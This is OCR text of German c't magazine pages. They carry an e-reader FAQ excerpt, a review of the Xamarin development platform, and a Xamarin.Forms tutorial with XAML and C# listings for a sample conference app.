Das größte Angebot und die günstigsten Preise für englischsprachige Lektüre bietet der Kindle. Bei den übrigen Shops können allenfalls noch Kobo und ebook.de mithalten, wobei die Preise teils deutlich über denen der Kindle-Bücher liegen.

Ohne Kreditkarte und Konto

Ich möchte meiner Tochter einen Reader schenken, aber das Kaufen von E-Books reglementieren – am liebsten über ein fest definiertes Guthaben. Mit welchen Readern geht das?

Das geht mit den Kindle- und den Tolino-Readern. Bei beiden können Sie auf das Nutzerkonto per Gutscheinkarte des jeweiligen Shops einen festen Betrag laden, von dem Neueinkäufe abgebucht werden.

Fernlöschen durch Hersteller

Amazon hat in der Vergangenheit einzelne E-Books von den Readern seiner Nutzer gelöscht. Ist das auch bei den Readern anderer Hersteller denkbar?

Rein technisch ist das bei allen Readern möglich, die über ein Nutzerkonto und WLAN mit dem Hersteller verbunden sind. Uns sind aber bei anderen Lesegeräten keine Fälle bekannt – und auch bei Amazon ist der letzte Fall zwei Jahre her. (acb)

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Jörg Neumann

Drei in eins

Die App-Entwicklungsumgebung Xamarin

Mit dem .NET Framework und C# lassen sich Programme und Apps eigentlich nur für Windows und Windows Phone entwickeln. Xamarin erweitert das Plattform-Spektrum um Android und iOS.

Xamarin tritt an, die Entwicklung von Apps für die drei populärsten Mobilplattformen zu vereinheitlichen und den Code auf allen Plattformen wiederverwendbar zu machen. Das Produkt des gleichnamigen Unternehmens verspricht die native Cross-Plattform-Entwicklung auf Basis von .NET – und zwar nicht nur für Windows Phone, sondern auch für iOS und Android.

Mit dieser Idee ist Xamarin nicht allein – Cross-Compiling-Lösungen wie Cordova oder Titanium versprechen Ähnliches. Anders als diese meist auf HTML und JavaScript fußenden Lösungen geht Xamarin einen etwas anderen Weg. Für die Entwicklung kommen C# und eine abgespeckte Version des .NET Framework zum Einsatz. Im Unterschied zu Cordova stellt Xamarin aber keine generischen Bibliotheken bereit, die alle Plattformen in einem gemeinsamen Framework vereinen. Stattdessen kommen für die Benutzeroberfläche und hardwarenahe Funktionen die nativen APIs der jeweiligen Plattform zum Einsatz. Das macht die Entwicklung zunächst etwas aufwendiger, da Programmierer die Paradigmen und technischen Feinheiten aller Plattformen erlernen müssen. Dafür kommt am Ende eine native App heraus, die sich nicht wesentlich von einer in Objective-C oder Java entwickelten unterscheidet.

Übersetzer

Xamarin stützt sich auf das Open-Source-Projekt Mono, eine Cross-Plattform-Implementierung von .NET. Diese wurde jedoch für die genannten mobilen Plattformen optimiert. So enthält die iOS-Version keinen Just-in-Time-Compiler, da Apple keine Laufzeitkompilierung auf seinen Geräten erlaubt. Stattdessen kommt ein Ahead-of-Time-Compiler zum Einsatz, der aus C#-Code native ARM-Binaries erzeugt. Daher ist für die Entwicklung auch zwingend ein Mac erforderlich – die erzeugten Binaries binden direkt an die iOS-APIs. Zudem ist für das lokale Testen Apples iOS-Simulator zuständig.


Auf der Android-Plattform erzeugt Xamarin hingegen MSIL-Code (Microsoft Intermediate Language), der erst zur Laufzeit kompiliert wird. Daher benötigt eine Xamarin-App auf dieser Plattform ein wenig mehr Ressourcen als eine Java-App. Denn hierbei kommt neben Androids Dalvik-Runtime – die für die Ausführung des Java-Bytecode zuständig ist – eine zusätzliche Laufzeitumgebung ins Spiel. Anders als unter iOS werden die Plattform-APIs auch nicht statisch gelinkt, sondern erst zur Laufzeit gebunden. In der Praxis macht dies – insbesondere bei Business-Apps – jedoch keinen fühlbaren Performance-Unterschied. Die erzeugten App-Packages sind nur recht groß.

Um mit Xamarin zu programmieren, benutzt man entweder die mitgelieferte Entwicklungsumgebung Xamarin Studio oder Microsofts Visual Studio, für das Xamarin ein Plug-in bereitstellt. Details zum Umgang damit lesen Sie im nachfolgenden Artikel.

Visual Studio läuft nur unter Windows, während Xamarin Studio auch für Mac OS X zu Verfügung steht. Es ist jedoch auch möglich, Visual Studio über Apple Parallels in virtualisierter Form auf dem Mac zu betreiben. Wer unter Windows für iOS entwickeln will, muss auf dem Mac den von Xamarin zur Verfügung gestellten sogenannten Build Host installieren, mit dem der Windows-Rechner dann per LAN kommuniziert.

Oberflächengestaltung

Für den Oberflächenentwurf bietet Xamarin zwei unterschiedliche Ansätze. Zum einen kann man ein Projekt dediziert für



Für iOS-Apps bringt Xamarin einen Storyboard-Designer mit, der dem von XCode nachempfunden ist.

© Copyright by Heise Zeitschriften Verlag

eine einzelne Plattform entwickeln. Hierbei muss der Entwickler den UI-Paradigmen der jeweiligen Plattform folgen. So kommen in iOS zum Beispiel Views und View Controller zum Einsatz, während auf der Android-Plattform Activities das Geschehen bestimmen. Für diesen Weg stellt Xamarin grafische Designer zu Verfügung, die sich an der jeweiligen Plattform orientieren.

Alternativ bietet Xamarin mit dem Xamarin.Forms-Framework ein UI-Modell an, das die Oberflächenelemente der verschiedenen Plattformen abstrahiert. Dieses erfordert deutlich weniger plattformspezifisches Wissen, erlaubt jedoch nur einfach gestaltete Oberflächen. Auf der Plus-Seite kann man mit diesem Ansatz neben der Geschäftslogik auch einen Großteil der UI-Schicht über die Plattformen hinweg verwenden.

Editionen

Xamarin bietet für die verschiedenen Plattformen separate Produkte an, die einzeln lizenziert werden müssen. Alle Versionen werden in Form eines Abo-Modells vertrieben. Hierbei stehen verschiedene Editionen zur Auswahl, die sich in Funktionsumfang und Nutzungsdauer unterscheiden.

Die Indie-Version lässt sich auf monatlicher Basis mieten und ist nach Beendigung des Abos nicht mehr lauffähig. Dies gilt jedoch nur für die Entwicklungsumgebung – die damit programmierten Apps laufen unbegrenzt. Die Indie-Version ist vor allem für Einzelpersonen oder kleinere Teams interessant, die nicht ständig mit Xamarin arbeiten.

Das Abo der Business Edition läuft hingegen ein Jahr. Hierbei kann man die Entwicklungsumgebung nach Ablauf weiter verwenden. Innerhalb des Jahres sind sowohl Updates als auch neue Versionen im Abo enthalten. Diese deutlich teurere Variante ist für den professionellen und dauerhaften Einsatz gedacht. Sie bietet im Vergleich zur Indie-Edition zusätzlich die Visual-Studio-Integration und die Möglichkeit, Apps im Unternehmensnetz zu verteilen. Zudem stehen erweiterte Funktionen für die Kommunikation mit Services und Datenbanken zu Verfügung.

Die Enterprise Edition ist für Unternehmen gedacht, die einen erweiterten Support benötigen. Zudem sind Komponenten für die Entwicklung von Business-Apps im Lieferumfang enthalten.

Zur Evaluation bietet Xamarin die kostenlose Starter Edition, die einen eingeschränkten Funktionsumfang hat und die Größe der erstellten Apps begrenzt. Leider sind in dieser Version das Xamarin.Forms-Framework und die Visual-Studio-Integration nur in den ersten 30 Tagen benutzbar.

Fazit

Der größte Vorteil von Xamarin ist die Reduktion auf eine einzige Programmiersprache. Dies kommt vor allem C#-Entwicklern zu Gute, die nicht Objective-C, Swing oder Java lernen wollen. Zudem kann domänenspezifischer Code in plattformübergreifenden App-Projekten wiederverwendet werden.

Anders als bei Cross-Compiling-Ansätzen sind jedoch gute Kenntnisse der verschiedenen UI-Modelle unabdingbar. Das Xamarin.Forms-Framework hat zwar das Potenzial, auch diese Lücke zu schließen, zurzeit steckt es jedoch noch in den Anfängen. So sind selbst bei sehr einfachen Apps plattformspezifische Anpassungen notwendig. Auch die Tool-Unterstützung ist bislang nicht ideal. So fehlt ein grafischer Designer sowie IntelliSense-Support, was die Gestaltung der Oberfläche mühsam macht.

Die Entwicklung einzelner, plattformspezifischer Apps ist hingegen sehr ausgereift. Hier bietet Xamarin gut funktionierende Designer für den Entwurf von iOS- und Android-Oberflächen. In Summe steht mit Xamarin eine solide Plattform für die Entwicklung nativer Apps zu Verfügung – allerdings vornehmlich für Entwickler, die in der .NET-Welt zu Hause sind. (hos)

c't Download der Starter Edition: ct.de/yp2e

Xamarin

Cross-Platform-Entwicklungswerkzeuge für Apps	
Hersteller	Xamarin Inc., http://xamarin.com
Systemanf.	Windows, Mac OS
Preise	**kostenlos** (Starter), 25 US-$/Monat (Indie), 999 US-$/Jahr (Business), 1899 US-$/Jahr (Enterprise)

Anzeige

© Copyright by Heise Zeitschriften Verlag

Jörg Neumann

Zartes Pflänzchen

Cross-Plattform-App-Entwicklung mit Xamarin.Forms

Mit Xamarin.Forms können C#-Entwickler aus einem gemeinsamen Quelltext Apps für iOS, Android und Windows Phone erzeugen. Einige Besonderheiten gilt es aber dabei zu beachten – sie erschließen sich am besten anhand eines kleinen Beispielprojekts.

Will man bei der Entwicklung von Apps mehr als ein mobiles Betriebssystem berücksichtigen, wird es schnell unübersichtlich: Jede Plattform hat ihre Eigenheiten. Während unter iOS in Objective-C oder Swift programmiert wird, kommt unter Android Java zum Einsatz. Auf der Windows-Plattform kann sich der Entwickler wiederum zwischen .NET, JavaScript oder C++ entscheiden. Darüber hinaus bieten alle Plattformen unterschiedliche Klassenbibliotheken und Oberflächenmodelle. Das macht die Entwicklung nicht nur kompliziert, sondern vor allem teuer – insbesondere wenn für alle drei Plattformen entwickelt werden muss.

Mit Xamarin.Forms soll das alles anders werden: Entwickler benutzen nur noch eine einzige IDE – wahlweise die Xamarin-Eigenentwicklung Xamarin Studio oder Microsofts Visual Studio, in dem sich die meisten .NET-Entwickler ohnehin zu Hause fühlen dürften. Alle Quelltext- und sonstigen Dateien für die drei Plattformen werden in einem gemeinsamen Projekt verwaltet, wobei sich die plattformspezifischen Anpassungen auf ein Minimum beschränken. Die weitaus meiste Arbeit kommt allen drei App-Ausgaben gemeinsam zugute.

Im Folgenden sollen einige Aspekte bei dieser Art der plattformübergreifenden Entwicklung demonstriert werden. Als Beispiel dient eine einfache Kongress-App, wie sie zu der c't-Konferenz „Social Intranet und Groupware 2014“ hätte erscheinen können. Mit ihr kann sich der Teilnehmer die Agenda, die Liste der Sprecher sowie Details zu den Vorträgen anzeigen lassen. Zudem kann er einzelne Vorträge vormerken und bewerten. Den Quellcode der App gibts über den c't-Link am Ende dieses Artikels.

Alternativ zum plattformübergreifenden Xamarin.Forms ist es mit Xamarin auch möglich, Apps für nur eines der unterstützten Systeme zu schreiben. Auch das kann man in Visual Studio erledigen und dabei C# als Programmiersprache verwenden, muss aber mehr über die Zielplattform wissen als bei Xamarin.Forms. Zum Vergleich der beiden Ansätze ist im Download-Paket zu diesem Artikel auch noch eine plattformspezifische Version der App für iOS enthalten.

Ruft man nach der Installation der Xamarin-Umgebung im Visual Studio den Assistenten für neue Projekte auf, enthält die Liste der Vorlagen im Bereich „Visual C#“ unter anderem die neue Kategorie „Mobile Apps“. Für eine plattformübergreifende App ist hier der Eintrag „Blank App (Xamarin.Forms Portable)“ der richtige. Wählt man ihn aus, erstellt der Assistent eine Solution mit insgesamt vier Projekten: Das erste enthält eine Portable Class Library (im deutschen Visual Studio „Übertragbar“). Hierbei handelt es sich um eine Bibliothek, die in verschiedene plattformspezifische Projekte eingebunden werden kann. Sie enthält die gemeinsame Geschäftslogik, den Code und die Medien-Elemente für die Bedienoberfläche – kurz: all das, was sich von Zielsystem zu Zielsystem nicht unterscheidet.

In den drei weiteren Projekten verbirgt sich die eigentliche App, jeweils für ein Betriebssystem. Diese Plattformprojekte verweisen auf die Library, können jedoch auch selbst Teile der App bereitstellen oder Xamarin.Forms-Elemente um bestimmte Aspekte wie Fonts oder Grafiken erweitern.

Navigation und Datenbindung

Die Klasse `Page` repräsentiert die Seiten einer App. Für verschiedene Darstellungen stehen spezialisierte Ableitungen zu Verfügung. So stellt beispielsweise die Klasse `ContentPage` einfache Inhalte bereit, während eine `MasterDetailPage` für eine zweigeteilte Darstellung verwendet werden kann.

Die Elemente, aus denen eine Seite besteht, lassen sich per Code oder Markup deklarieren.

© Copyright by Heise Zeitschriften Verlag

Bei letzterem kommt Microsofts Extensible Application Markup Language (XAML) zum Einsatz. Hierbei beschreibt der Entwickler die einzelnen Oberflächenelemente in XML; zur Laufzeit übersetzt sie das Framework in die jeweiligen plattformspezifischen Konstrukte.

Die Entwicklung der Oberfläche gestaltet sich etwas mühselig, da kein grafischer Designer, sondern lediglich ein einfacher XML-Editor zur Verfügung steht. Auch Eingabehilfen wie das von Microsoft bekannte IntelliSense unterstützt Xamarin.Forms zurzeit nur rudimentär. Zudem ist der bereitgestellte XAML-Dialekt nicht zu hundert Prozent mit dem von Microsoft kompatibel. Dies ist sicherlich der Tatsache geschuldet, dass hier drei völlig unterschiedliche UI-Plattformen unter einen Hut gebracht werden mussten.

Die Startseite der Beispiel-App besteht im Wesentlichen aus einer einfachen Liste – genauer: einem `ListView`-Element, über das der Anwender zur Agenda, der Sprecher- oder der Vortragsliste navigieren kann. Wie das Listing auf der nächsten Seite oben zeigt, enthält die `ListView` ein Data Template, welches das Aussehen der einzelnen, per Datenbindung gefüllten Einträge bestimmt.

Die zugehörige Code-Datei stellt die Datenquelle der Bindung über die `BindingContext`-Eigenschaft der Seite bereit – siehe mittleres Listing auf Seite 152. Gespeichert sind diese Daten in einer Liste von `Topic`-Objekten. Hierbei handelt es sich um eine einfache Datenklasse, die einen Auswahlpunkt in Form einer `ID`- und einer `Title`-Eigenschaft repräsentiert.


Wählt der Anwender einen Punkt der Liste aus, löst das `ListView`-Element das Ereignis `ItemTapped` aus. Es wurde im Markup an die Methode `OnItemTapped()` gebunden. Diese muss nun die gewählte `Topic`-Instanz ermitteln, eine dazu passende Seite erzeugen und mit einem Aufruf von `Navigation.PushAsync()` dorthin navigieren.


Plattformspezifische Anpassungen

Die Darstellung von UI-Elementen kann sich auf den verschie-


Cross-Plattform-Projekte

Ein systemübergreifendes App-Projekt besteht aus einer Portable Class Library, die über verschiedene Kanäle mit der jeweiligen Plattform kommunizieren kann.





Ein einziges Xamarin.Forms-Projekt erzeugt eine App für drei verschiedene Plattformen.



Je nach Darstellung kann man bei Xamarin.Forms zwischen verschiedenen Seitenvorlagen wählen.

© Copyright by Heise Zeitschriften Verlag

```
<?xml version="1.0" encoding="UTF-8"?>
<ContentPage xmlns=http://xamarin.com/schemas/2014/forms
             xmlns:x=http://schemas.microsoft.com/winfx/2009/xaml
             x:Class="ConferenceApp.MainPage"
             Title="Social Intranet und Groupware 2014">
  <ContentPage.Content>
    <ListView ItemsSource="{Binding}" ItemTapped="OnItemTapped">
      <ListView.ItemTemplate>
        <DataTemplate>
          <ViewCell>
            <ViewCell.View>
              <StackLayout>
                <Label Text="{Binding Title}" Font="Medium"/>
              </StackLayout>
            </ViewCell.View>
          </ViewCell>
        </DataTemplate>
      </ListView.ItemTemplate>
    </ListView>
  </ContentPage.Content>
</ContentPage>
```

Die Deklaration der Startseite zeigt, dass der von Xamarin verwendete XAML-Dialekt dem von Microsoft ähnelt, aber nicht gleicht.

```
public partial class MainPage : ContentPage
{
  public MainPage ()
  {
    InitializeComponent ();
  }

  protected override void OnAppearing()
  {
    base.OnAppearing();
    var topics = new List<Topic> {
      new Topic { Id = 1, Title = "Agenda" },
      new Topic { Id = 2, Title = "Sprecher" },
      new Topic { Id = 3, Title = "Vorträge" }
    };
    this.BindingContext = topics;
  }
  private void OnItemTapped(object sender, ItemTappedEventArgs e)
  {
    ContentPage page = null;
    var topic = e.Item as Topic;
    switch (topic.Id) {
      case 1:
        page = new AgendaPage ();
        break;
      case 2:
        page = new SpeakerPage ();
        break;
      case 3:
        page = new SessionPage ();
        break;
    }
    if (page != null) {
      this.Navigation.PushAsync (page);
    }
  }
}
```

Auch im C#-Code halten sich die Unterschiede zwischen Xamarin und der WPF in Grenzen. An einige neue Bezeichner muss man sich aber gewöhnen.

```
[assembly: ExportRenderer(typeof(DisclosureIndicatorViewCell),
                          typeof(DisclosureIndicatorViewCellRenderer))]
namespace ConferenceApp.iOS
{
  public class DisclosureIndicatorViewCellRenderer : ViewCellRenderer
  {
    public override UITableViewCell GetCell(Cell item, UITableView tv)
    {
      var cell = base.GetCell(item, tv);
      cell.Accessory = UITableViewCellAccessory.DisclosureIndicator;
      return cell;
    }
  }
}
```

denen Endgeräten drastisch unterscheiden. Besonders Schriften sehen von Gerät zu Gerät deutlich anders aus, vor allem oft unterschiedlich groß. Zur Lösung dieses Problems stellt Xamarin mehrere Mechanismen bereit, die plattformspezifische Anpassungen ermöglichen.

So kann eine App mit Hilfe der Klasse `Device` ermitteln, auf welcher Plattform sie gerade läuft. Die Konferenz-App passt hierüber die Zeilenhöhe einiger Listen plattformabhängig an:


```
if (Device.OS ==
                TargetPlatform.WinPhone) {
  this.listView.RowHeight = 40;
}
else if (Device.OS ==
                 TargetPlatform.Android) {
  this.listView.RowHeight = 32;
}
```

Auch per Markup lassen sich solche Anpassungen realisieren, und zwar über die Klasse `OnPlatform`. Sie dient als Platzhalter für ein spezifisches Element und kann über die Eigenschaften `iOS`, `Android` und `WinPhone` mit den individuellen Werten gefüllt werden:

```
<Label Text="{Binding}">
  <Label.Font>
    <OnPlatform x:TypeArguments="Font">
      <OnPlatform.iOS>
        Medium
      </OnPlatform.iOS>
      <OnPlatform.Android>
        Large
      </OnPlatform.Android>
      <OnPlatform.WinPhone>
        Large
      </OnPlatform.WinPhone>
    </OnPlatform>
  </Label.Font>
</Label>
```

Grundsätzlich zeichnet Xamarin die Elemente der Oberfläche nicht selbst, sondern verweist intern auf plattformspezifische Klassen. So repräsentiert beispielsweise die Klasse `Label` unter iOS ein `UILabel`, während unter Android eine `TextView` erzeugt wird. Sogenannte Renderer übersetzen die generischen Objekte in plattformspezifische Elemente;

Sogenannte Renderer geben plattformunabhängige UI-Elemente in Form von Widgets des jeweiligen Betriebssystems aus. Diese Klassen lassen sich individuell an das jeweilige Gerät anpassen.



Die Pfeile rechts neben den Listeneinträgen gibt es nur unter iOS. Für solche Fälle sieht Xamarin.Forms spezielle Schnittstellen für plattformspezifische Anpassungen vor.


sie können individuell angepasst werden. Auf Basis dieses Modells ist auch die Implementierung eigener plattformübergreifender UI-Elemente möglich.

Ein Beispiel für die Notwendigkeit, den Inhalt eines Elements plattformspezifisch anzupassen, sind die sogenannten Disclosure Indicators in iOS. Diese Zeichen erscheinen am rechten Rand eines Listeneintrags, um dem Anwender eine Navigation bei Anwahl zu signalisieren. Da die anderen Plattformen derartige Symbole nicht vorsehen, bietet das `ListView`-Element keine entsprechende Option. Für die Konventionskonforme Repräsentation der Listeneinträge auf dem iPhone muss also ein spezieller Renderer her, der die Listeneinträge unter iOS um die Indikatoren ergänzt.


Für die Implementierung haben wir in der Portable Class Library der App zunächst die Klasse `DisclosureIndicatorViewCell` erstellt. Diese leitet von der plattformunabhängigen Klasse `ViewCell` ab und dient lediglich als Platzhalterelement für das XAML-Markup.

Die eigentliche Implementierung erfolgt im iOS-Projekt. Hier

© Copyright by Heise Zeitschriften Verlag



In Visual Studio besteht eine Xamarin.Forms-Solution aus einer Portable Class Library, die in die plattformspezifischen Projekte eingebunden wird.



übernimmt die Klasse DisclosureIndicatorViewCellRenderer die plattformspezifische Abbildung des Listeneintrags. Hierzu leitet sie von der Basisklasse ViewCellRenderer ab und überschreibt deren GetCell()-Methode. Diese erstellt eine Listenzeile und konfiguriert sie. Der Rückgabewert ist eine Instanz der iOS-Klasse UITableViewCell.

Zuletzt muss das plattformunabhängige Element noch mit der plattformspezifischen Renderer-Klasse verknüpft werden. Dies geschieht über das ExportRenderer-Attribut, welches auf Assembly-Ebene deklariert werden muss. Auf Grundlage dieser Metadaten führt ein Dependency-Injection-Mechanismus zur Laufzeit beide Teile zusammen. Kann er für das jeweilige Element keine passende Renderer-Klasse finden, verwendet er den Renderer der Basisklasse. Dies ist zum Beispiel der Fall, wenn das DisclosureIndicatorViewCell-Element auf der Android-Plattform zum Einsatz kommt.

